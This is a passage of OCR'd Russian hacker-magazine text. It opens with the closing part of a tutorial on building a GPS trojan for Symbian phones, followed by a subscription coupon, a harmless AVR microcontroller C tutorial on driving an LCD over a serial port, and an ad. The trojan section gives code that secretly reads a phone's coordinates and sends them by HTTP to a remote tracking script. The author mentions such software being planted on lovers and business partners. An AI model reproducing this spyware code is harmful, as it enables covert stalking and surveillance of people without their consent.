   //координаты успешно получены
   TPosition position;
   iPositionInfo.GetPosition(
     position);
   TInt latitude =
     position.Latitude();
   //получаем широту
   TInt longitude =
    position.Longitude();
```



ПРОТРОЯНЕННЫЙ ЧЛЕН X-CREW ВПОЛНЕ МОГ БЫ ВЫДАТЬ МЕСТОПОЛОЖЕНИЕ НАШЕЙ РЕДАКЦИИ :)

ДА, Я ХОЧУ РАЗРАБАТЫВАТЬ МОБИЛЬНЫЕ ПРИЛОЖЕНИЯ

```
      //получаем долготу
      SendCoordinateL(latitude,longitude);
      //отправляем данные
      break;
    }
    default:
      //координаты не получены, пробуем снова
      iPositioner.NotifyPositionUpdate(
        iPositionInfo,iStatus);
      SetActive();
      break;
  }
}
```

Здесь в случае успешного завершения операции мы отправляем данные на сервер посредством функции SendCoordinateL(int,int).

ФУНКЦИОНАЛ ОТПРАВКИ КООРДИНАТ НА СЕРВЕР

В каком виде отправлять данные на сервер? Это зависит от конкретной реализации серверной части, агрегирующей данные от мобилы и отображающей их пользователю/злоумышленнику. Поскольку самое очевидное решение — использовать Google Maps API, учти, что на сервере нам необходимо реализовать веб-приложение, которое через JavaScript взаимодействует с Google Maps, передает координаты точки и отображает картинку с нарисованным флажком на карте. Интерфейса для непосредственного доступа к Google Maps с мобилы нет, нужно реализовать некое промежуточное звено, передающее координаты от мобилы к веб-приложению. Тут можно дать волю фантазии и реализовать как сложную серверную часть (демон, слушающий на определенном порту данные от смартфона), так и простенький скрипт на php, обрабатывающий банальные post- или даже get-данные. Как непрофессионал в веб-программировании, я бы выбрал вариант обычного обращения мобилы к удаленному скрипту по ссылке вида http://yourhost.ru/scripts/troy.php?longitude=xxx&latitude=yyy. А далее — полученные координаты обрабатываем скриптами и делаем с ними, что хотим. Кстати, аналогичный Google Maps сервис стали предоставлять Яндекс и даже Nokia, поэтому определенная свобода выбора есть, и реализация серверной части — дело техники. Не будем подробно касаться здесь аспектов ее разработки, ибо это тема, как минимум, для отдельной статьи.
Сосредоточимся на механизме отправки данных на сервер посредством HTTP over TCP. На диске к журналу находятся исходники класса CHTTPEngine, реализующего функционал GET- и POST-запросов. Как и в случае с CTroyTimer, он содержит переменную-член, являющуюся ссылкой на объект-обсервер событий, которым снова стал CGpsTroyAppUi, наследуемый от MHTTPEngineObserver и получающий методы, вызываемые при получении ответа от сервера и завершения запроса. Кстати, CHTTPEngine — это готовый к использованию универсальный и хорошо зарекомендовавший себя движок http!
CHTTPEngine наследуется от класса MHTTPTransactionCallback. Тот задает ему свойства класса, относящегося к активным объектам, расширяя стандартную функциональность CActive. Кроме того, механизм инициализации CHTTPEngine схож с функционалом определения координат в плане того, что описывается тем же законом клиент-серверного взаимодействия внутри ОС: сначала создается сессия к Communication Server, потом ее хэндл используется для уже реального обращения к comm server'у и выполнения необходимой работы.
С учетом описанной нами довольно общей концепции передачи данных на сервер реальный механизм отправки координаты может выглядеть примерно так:

```
void CGpsTroyAppUi::SendCoordinateL
(Tint latitude,Tint longitude)
{
  CHTTPEngine* httpEngine = CHHTPEngine::NewL(this);
  TBuf<64> url(_L
    ("http://host/troysctipt.php?longitude="));
  url.AppendNum(latitude);
  url.Append(_L("&latitude="));
  url.AppendNum(longitude);
  httpEngine->GetRequestL(url);
}
```

Все, данные отправлены.
Естественно, здесь мы не рассмотрели подробно механизм реализации движка, я лишь показал общую концепцию. Поэтому, как и в любой задачи по разработке под Symbian, тебе придется почитать документацию и посмотреть пример с диска.

ЗАКЛЮЧЕНИЕ

Эта концепция создания GPS-трояна, без сомнения, оставляет определенный творческий простор. Мы не стали специально рассматривать архитектуру взаимодействия мобильного приложения и сервера, поскольку тут возможна масса вариантов: конкретная реализация во многом зависит от целого ряда факторов. Что касается реального применения, то автору приходилось встречать случаи, когда подобный софт устанавливался как любовницам, так и деловым партнерам. Но хотя определенная тенденция к распространению прослеживается, в очередной раз напоминаем, что это может привести к довольно печальным последствиям. Создание вредоносного ПО не только не пропагандируется нашей статьей, но даже и не описывается! Сам подумай, что ж такого, — изучили взаимодействие с GPS, координаты получать научились; как отправлять — с некоторой натяжкой разобрались. А уж как все эти знания применить на практике — тебе решать. Удачи!

ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО + ХАКЕР + DVD:
- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ



Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

● по электронной почте **subscribe@glc.ru;**
● по факсу **8 (495) 780-88-24;**
● по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:
● в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
● в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы. **Подписка оформляется с номера, выходящего через один календарный месяц после оплаты.** Например, если вы производите оплату в апреле, то журнал будете получать с июня.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 200 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом __________ корпус __________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________________»	
с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________________»	
с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир



АЛЕКСЕЙ «CLUSTER» АВДЮХИН / CLUSTERRR@CLUSTERRR.COM /

ВЫСОКИЙ УРОВЕНЬ ПРОГРАММИРОВАНИЯ

Пишем на Си под AVR

Программисты микроконтроллеров всегда делились на тех, кто пишет на ассемблере, и тех, кто предпочитает высокоуровневые языки программирования. Обе группы готовы бесконечно доказывать, что их язык лучше. И каждая права по-своему. Ассемблер обычно используют профессионалы, которые давно знакомы с микроконтроллерами. Но зачем учить язык тем, кто только начинает осваивать новую архитектуру? Я расскажу, как программировать на Си под микроконтроллеры AVR.


ВЫБОР КОМПИЛЯТОРА

Существует несколько компиляторов Си под AVR, включая официальный от Atmel. Я предпочитаю использовать WinAVR (произносится, как «whenever»). Этот пакет представляет набор бесплатных утилит под винду, включая компилятор AVR-GCC, консольный отладчик и даже софт для прошивки, который умеет работать с самыми разными программаторами. Далее я буду рассматривать именно WinAVR, поэтому рекомендую установить его. Домашняя страничка проекта находится по адресу: http://winavr.sourceforge.net, но ты можешь взять свежую версию на нашем диске. Обрати внимание, что почти все утилиты в этом пакете консольные. Если ты уже знаком с GCC, то тебе не привыкать. Можно использовать для него соответствующую оболочку-редактор. Именно для таких целей в комплекте идет Programmer's Notepad. Я же предпочитаю писать код в обычном текстовом редакторе и компилировать его командой «make». Это дело вкуса и привычки.

РЕГИСТРЫ, РЕГИСТРЫ, РЕГИСТРЫ...

Неоспоримое преимущество Си в переносимости. Один и тот же код зачастую можно легко скомпилировать под разные платформы. Однако программе нужно как-то взаимодействовать с внешним миром, которым является операционная система или аппаратная часть. В случае с софтом под Windows и *nix для этого используются вызовы системных функций. В микроконтроллерах же нет операционной системы, и мы будем напрямую взаимодействовать с железом. Делается это с помощью регистров, которые, по сути, являются ячейками в памяти микроконтроллера. Так, если ты хочешь работать с модулями микроконтроллера, будь то таймеры, компараторы, USART или просто ноги, тебе придется писать данные в регистры. Этим я хочу сказать, что если ты уже сейчас без проблем кодишь на Си, то единственное, что тебе осталось изучить — это регистры микроконтроллера. У каждой АВРки они свои. Список и подробное описание ты сможешь найти в соответствующем даташите. Однако базовые принципы для каждой модели очень похожи. Давай рассмотрим основные регистры, с которыми ты, наверняка, будешь играться в первую очередь: DDRx, PORTx и PINx. Отвечают они непосредственно за управление ногами микроконтроллера.

Немного поясню для тех, кто не в теме. В каждой АВРке все ноги делятся на порты, которые обозначаются латинскими буквами A, B, C и т.д. Каждый может содержать до восьми ног, которые номеруются цифрами от 0 до 7. Скачай даташит к своему микроконтроллеру. На первых страницах ты найдешь рисунок с распиновкой, где подписано, какая нога за что отвечает. Обрати внимание на надписи типа PB0, PC1 и т.п. Именно они указывают букву порта и номер ноги. Например, строка «PA7» означает, что мы имеем дело с седьмой ногой на порту A. Существует набор регистров DDRx, PORTx и PINx, которые у каждого порта свои. Соответственно, вместо «x» нужно подставить соответствующую букву. Например, для управления портом «B» используются регистры DDRB, PORTB и PINB. Каждый из них размером всего в 1 байт. Нетрудно догадаться, что каждый бит при этом отвечает за соответствующую ногу.







«ПИШЕМ НА СИ ПОД AVR»



УСТРОЙСТВО С ДИСПЛЕЕМ В ДЕЙСТВИИ

Итак, DDRx регистры определяют направление данных — ввод или вывод. PORTx позволяют задать состояние ноги — логическая единица или логический ноль, а также включать подтягивающий резистор. Регистры PINx рассчитаны только на чтение и позволяют определить уровень на ноге, когда она работает на ввод.
Ну, хватит нудной теории. Рекомендую внимательно почитать даташиты, а пока разберем простейший пример:

Моргаем светодиодом

```
#define F_CPU 8000000UL
#include <avr/io.h>
#include <util/delay.h>
int main (void)
{
  DDRB |= (1 << 2);
  while (1)
  {
    PORTB |= (1 << 2);
    _delay_ms(100);
    PORTB &= ~(1 << 2);
    _delay_ms(100);
  }
  return 0;
}
```

В первой строке определяется тактовая частота, на которой будет работать микроконтроллер. Это необходимо для корректной работы некоторых функций. Далее мы подключаем модули.
WinAVR идет с очень широким набором заголовочных файлов, в которых описывается все, что может понадобиться при работе с самыми разными АВРками. Файл «io.h» содержит список всех регистров для соответствующего микроконтроллера, модель которого обычно определяется в файле «makefile». Надеюсь, что ты уже умеешь писать мейкфайлы. Но на самом деле, это необязательно, ведь можно без проблем пользоваться готовым шаблоном, который ты найдешь в примерах. Заголовочный файл «delay.h» содержит функции задержек. Функция «main» уже должна быть знакома тем, кто пишет на Си. Именно тут начинается наша программа. Обрати внимание, что параметры командной строки не передаются. Да и откуда им взяться? :)
Теперь начинается самое интересное. Строка «DDRB |= (1 << 2)» выставляет второй бит (отсчет идет от нуля!) в регистре DDRB равным единице. Знающие Си не увидят тут ничего сложного. Для остальных поясню, что оператор «<<» выполняет битовый сдвиг влево, то есть выражение «1 << 2» равно числу 4, которое в двоичной системе выглядит как «100». Строку можно записать таким образом: DDRB = DDRB | 0b00000100. Выполняет она следующее: берет значение регистра DDRB, производит логическое сложение его с числом 4 и записывает результат назад в DDRB. После этой простой операции в регистре изменяется только второй бит; его значение становится равным единице. Первоначальная запись выглядит красивее, если ты знаешь язык. В этом и заключается прелесть Си — коротким выражением можно записать достаточно хитрый код (надо знать этот язык, если хочешь такое понимать).
Но не будем углубляться в уроки Си. Логическая единица во втором бите регистра DDRB означает, что вторая нога порта «B» теперь будет работать на вывод. Далее по коду идет бесконечный цикл, в котором мы работаем уже с регистром PORTB, изменяя его второй бит, а вместе с ним — и напряжение на второй ноге порта «B». Можешь смело взять светодиод, подключить его к PB2 и проверить — он будет мигать каждые 100 миллисекунд. Этим простым примером я хочу показать, что, если ты знаешь Си, то сможешь уже сейчас легко написать свою первую программу для AVR, которая будет мигать светодиодом. Наверное, именно с такой «дискотеки» все и начинали; это своеобразный «Hello World» в мире микроконтроллеров. И он очень радует.


ПРЕРЫВАНИЯ

При прямой работе с железом без прерываний не обойтись. В свое время эта тема казалась мне весьма сложной, а слово «прерывание» даже немного пугало, ведь я не понимал его значения. На деле, все очень просто. Это часть программы, которая автоматически вызывается в заданный момент. Когда пишем на Си, прерывания выглядят почти как обычные функции. Полный их список, значения и инструкции по использованию ты всегда можешь найти в даташите. В качестве простейшего примера возьмем получение данных из USART-порта.

Чтение данных

```
#include <avr/io.h>
#include <avr/interrupt.h>
ISR(USART_RXC_vect)
{
  int b;
  // Получаем данные
  b = UDR;
  // Тут мы их обрабатываем
}
```

Функция-прерывание обозначается словом «ISR», в скобках после которого идет имя вектора прерывания. В примере это «USART_RXC», он вызывается, когда завершено получение данных из USART-порта. Однако прерывание не будет вызываться, если микроконтроллеру этого не указать. В нашем случае тут используется бит RXCIE в регистре UCSRB. В итоге, инициализация USART порта делается следующим образом:



RTFM!

Никогда не ленись читать даташиты. В технической документации всегда подробно описано, как пользоваться соответствующим устройством. Там ты найдешь и регистры для АВРок, и команды для дисплея со всеми соответствующими примерами и описаниями. Это действительно очень подробная и ценная информация; осталось только согласовать ее с тем, что ты уже знаешь. Не бойся экспериментировать!



dvd

На диске ты найдешь все исходники, а также сам WinAVR, с помощью которого они компилируются.

```
void USART_init(void)
{
#if F_CPU < 2000000UL && defined(U2X)
  UCSRA = _BV(U2X);
  UBRRL = (F_CPU / (8UL * UART_BAUD)) - 1;
#else
  UBRRL = (F_CPU / (16UL * UART_BAUD)) - 1;
#endif
  UCSRB = (1 << TXEN) | (1 << RXEN);
  UCSRB |= (1 << RXCIE);
  sei();
}
```

Много новых и непонятных слов? Смотри их описание в даташите! Код инициализирует USART-порт для работы на скорости в UART_BAUD бод; соответственно, нужно заранее задать эту константу. И да, каждый бит в регистре тоже имеет свое название для удобства работы. Нас особенно интересуют последние две строки. Простой код «UCSRB |= (1 << RXCIE)» делает то, о чем я написал выше — устанавливает бит RXCIE равным единице. Именно это говорит микроконтроллеру о том, что нужно вызывать прерывание. Функция sei() дает процессору команду о том, что теперь надо обрабатывать прерывания. Фактически sei() просто включает все прерывания. Ее обязательно надо вызвать, чтобы они начали работать. Существует и обратная функция — cli(). Использовать ее стоит, если ты хочешь отключить сразу все прерывания. Иногда это может быть полезно (*аналогичные команды существуют в ассемблере, cli и sei,* — Прим. dlinyj). Обрати внимание, если ты не опишешь функцию для прерывания и выполнишь USART_init(), в которой оно разрешается, результат будет непредсказуемым. Так делать нельзя.

ПОДКЛЮЧАЕМ LCD-ДИСПЛЕЙ

Что ж, давай уже сделаем что-то полезное! Разработаем и соберем устройство с текстовым LCD-дисплеем, которое будет выводить произвольные данные, получаемые с COM-порта компьютера. Я взял для этого микроконтроллер ATmega8, но ты легко сможешь адаптировать код под любую АВРку, главное, чтобы количества выводов хватило. Схема получается достаточно простая. В меге8 уже есть встроенный USART-порт. Чтобы подружить его с COM-портом компьютера, необходимо использовать конвертер уровней, например, старый добрый MAX232. Из дисплеев же можно выбрать любой на контроллере HD44780; их существует огромное множество. Я взял Winstar WH2404, — у него две строки по 24 символа, есть поддержка кириллических букв, подсветка, да и стоит он недорого. Для подключения дисплея к микроконтроллеру я решил использовать семь проводов и выделил под него отдельный порт.

Не буду глубоко вдаваться в принципы работы с дисплеем. Это широкая тема, поэтому мы возьмем один из готовых модулей. Общая схема работы программы будет достаточно простая... Получаем данные от компьютера и заносим их в буфер. Если пришел символ конца строки, то сразу же выводим содержимое буфера на экран.

Приступим! Начнем с определения необходимых констант. Для удобства их лучше вынести в отдельный заголовочный файл, — назовем его «defines.h».

Определения констант

```
// Тактовая частота
#define F_CPU 8000000UL
// Скорость USART порта
#define UART_BAUD  9600

// Ноги, куда подключен дисплей
#define HD44780_PORT B
#define HD44780_RS PORT6
#define HD44780_RW PORT4
#define HD44780_E  PORT5
#define HD44780_D4 PORT0
#define HD44780_D5 PORT1
#define HD44780_D6 PORT2
#define HD44780_D7 PORT3
```

Тут мы определили тактовую частоту, на которой будет работать микроконтроллер, скорость USART-порта и ноги, куда подключен дисплей. Все эти данные ты можешь отредактировать на свое усмотрение. Никогда не бойся экспериментировать, именно так обычно и учатся. Перейдем к основному модулю программы. Начинается он, как обычно, с подключения заголовочных файлов:

«РАЗРАБОТАЕМ И СОБЕРЕМ УСТРОЙСТВО С ТЕКСТОВЫМ LCD-ДИСПЛЕЕМ, КОТОРОЕ БУДЕТ ВЫВОДИТЬ ПРОИЗВОЛЬНЫЕ ДАННЫЕ, ПОЛУЧАЕМЫЕ С COM-ПОРТА КОМПЬЮТЕРА».

Подключение заголовочных файлов

```
#include "defines.h"
#include <avr/io.h>
#include <avr/interrupt.h>
#include "hd44780.h"
```

Файл «defines.h» подключается самым первым, так как следующие хедеры могут требовать соответствующие константы, например, F_CPU. Далее идет «io.h» — стандартный заголовочный файл для работы



ЕСЛИ НАУЧИШЬСЯ РИСОВАТЬ СИМВОЛЫ, СМОЖЕШЬ ДЕЛАТЬ ЗАБАВНЫЕ АНИМАЦИИ. ЭТО — ПАКМЕН




ВЫВОДИМ, ЧТО ИГРАЕТ В ВИНАМПЕ

с АВРками. Мы используем прерывания, поэтому подключаем и «interrupt.h».
Хедер «hd44780.h» нужен для работы с дисплеем. В нем описаны прототипы функций обмена данными с контроллером HD44780. Рекомендую изучить их самостоятельно; посмотри также файл «hd44780.c», в котором описаны сами функции. Это и есть готовый модуль, о котором я писал выше. В статье нет места, чтобы рассказывать, как он работает, но на диске ты его найдешь. Открой даташит по дисплею, сравни с функциями и пойми, как они устроены.
Определим глобальные переменные:

Определяем глобальные переменные

```
volatile char buf[200]; // Буфер
volatile int bufsize = 0; // Длина строки
volatile char ready = 0; // Получена ли строка?
```

Массив «buf» — это буфер, куда складываем получаемую строку; «bufsize» — длина строки (увеличиваем эту переменную с каждым полученным байтом). А «ready» — это просто флаг, который будет указывать, получена ли строка полностью.
Но я не просто так выбрал именно этот пример! Тут есть один хитрый момент. Обрати внимание на директиву «volatile». Сейчас я тебе расскажу про очень популярную ошибку среди новичков, чтобы ты ее не повторял. Дело в том, что у компилятора Си очень хитрый оптимизатор, но им надо уметь пользоваться. Если в коде встречается условие, которое ну никак не выполнится, по мнению компилятора, то оптимизатор легко может вырезать его из программы. Такое условие, например, — изменение переменной, которая не меняется в коде программы. Но ведь эта глобальная переменная может изменяться по прерыванию! Вот директива «volatile» и указывает именно на то, что переменная может непроизвольно изменяться внешними силами. Далее я покажу пример именно такого кода. Опишем функцию-прерывание.



WINAVR ОТЛИЧНО РАБОТАЕТ В СОЧЕТАНИИ С AVR STUDIO


Обработчик прерывания

```
ISR(USART_RXC_vect)
{
 int b;
 b = UDR; // Получаем эти данные

 if (((b == 13) || (b == 10))
  && (bufsize > 0)) ready = 1;

 if ((b != 13) && (b != 10)
  && (bufsize < sizeof(buf)-1))
  buf[bufsize++] = b;
}
```

Здесь ты уже должен все понимать. Получаем один байт данных. Если это не символ завершения строки, то заносим его в массив и увеличиваем счетчик длины строки; иначе пишем в переменную «ready» единицу,



ДИСПЛЕЙ УЖЕ РАБОТАЕТ В СИМУЛЯТОРЕ

ПРОСТЕЙШАЯ ПРОВЕРКА ИЗ ЛИНУКСА. ДА, «/DEV/TTS/0» — ЭТО COM-ПОРТ

что указывает основной программе, что строка получена полностью. Перейдем к самому главному — функция «main», с которой начинается выполнение программы:

Основная подпрограмма

```
int main(void)
{
 LCD_init();
 USART_init();
 while (1)
 {

  while (!ready);
  // Очищаем экран и возвращаем курсор
  hd44780_wait_ready();
  hd44780_outcmd(HD44780_CLR);
  hd44780_wait_ready();
  hd44780_outcmd(HD44780_HOME);
  hd44780_wait_ready();
  hd44780_outcmd(HD44780_DDADDR(0));
  int i;

  for (i = 0; i < bufsize; i++)
  {
   hd44780_wait_ready();
   hd44780_outdata(buf[i]);
  }
  bufsize = 0;
  ready = 0;
 }
 return 0;
}
```

Сначала инициализация дисплея и USART, — код этих функций смотри на диске. Далее по коду идет главный бесконечный цикл «while(1)»; программа в микроконтроллере должна выполняться бесконечно, из нее нет выхода. Строка «return 0» в конце только для того, чтобы компилятор не ругался; фактически она никогда не будет выполнена. Разберемся, что же у нас так бесконечно выполняется. Строка «while (!ready);» не делает абсолютно ничего. Программа будет стоять на этом месте, пока «ready» равно нулю. Ты не забыл про наше прерывание? Именно оно изменит переменную, когда получит строку целиком. Если бы мы не использовали директиву «volatile», то программа на этом месте просто зависала бы. В таком случае компилятор считает, что переменная «ready» не может измениться сама собой. Итак, строка получена, и дальше никаких хитростей нет. Очищаем экран, возвращаем курсор и выводим текст. Обрати внимание, что перед каждой командой дисплею необходимо ожидать его готовности. Ну и в конце не забываем обнулить переменные. Прошивка готова!

ФЬЮЗЫ

Надеюсь, ты уже знаешь что такое «фьюзы» (FUSES)? Это два байта в специальной памяти АВРки, где хранятся настройки. Эти байты можно изменить только с помощью программатора.

В случае с мегой8 у меня младший и старший фьюзы равны, соответственно, 0xE4 и 0xD9. Это значит, что у нас включены следующие конфигурационные биты: CKSEL0, CKSEL1, CKSEL3, SUT0, SPIEN, BOOTSZ0, BOOTSZ1. Для их вычисления существует множество утилит, а их значения есть в даташите. Самое главное — это выбор тактовой частоты. В данном случае — 8МГц со встроенным источником синхронизации.

ПРОВЕРЯЕМ

Компилируем и прошиваем микроконтроллер получившейся прошивкой. Подключаем готовое устройство к COM-порту компьютера. Очень надеюсь, что этот порт у тебя есть, иначе используй специальный PCI или USB контроллер (в качестве последнего можешь взять шнурок от мобильника).

Думаю, что с такими простыми задачами ты справишься. Запускай на компе любой эмулятор терминала, настраивай его на соответствующий порт и скорость; в моем случае это 9600 бод, один стоповый бит, проверки четности нет, контроля передачи данных тоже нет. Сделал? Набирай на клавиатуре произвольный текст, жми <Enter> — набранное будет выведено на дисплей. Полагаю, ты уже понял, как это использовать. Например, в Linux достаточно простой команды вроде «echo "Hello world!" > /dev/ttyS0» для вывода соответствующей надписи. Ты легко сможешь написать скрипт для отображения загрузки процессора, загруженности канала... да чего угодно! Только учти, что в примере реализуется работа только с первой строкой. А еще в этих дисплеях очень необычная кодировка, поэтому русский текст надо конвертировать. Доверяю тебе самому решить эти проблемы. Наверняка, справишься.

ИТОГ

Цель статьи — дать понять, что если ты знаешь Си, но являешься полным чайником в микроконтроллерах, то тебе ничто не мешает уже сейчас легко писать простейшие программы. Я постарался преподнести тебе основы и показать парочку примеров. Многие, вероятно, будут критиковать меня и говорить, что проще подключить дисплей к LPT-порту. А что делать, если LPT-порта на компе нет? Или если это вообще не компьютер? О том, как такое возможно и зачем нужно, я расскажу тебе в следующий раз.


реклама
В ПРОДАЖЕ
С 26 ИЮНЯ
DEAD RISING 2 | THE SIMS 3 | WOLFENSTEIN | S.T.A.L.K.E.R.: ЗОВ ПРИПЯТИ
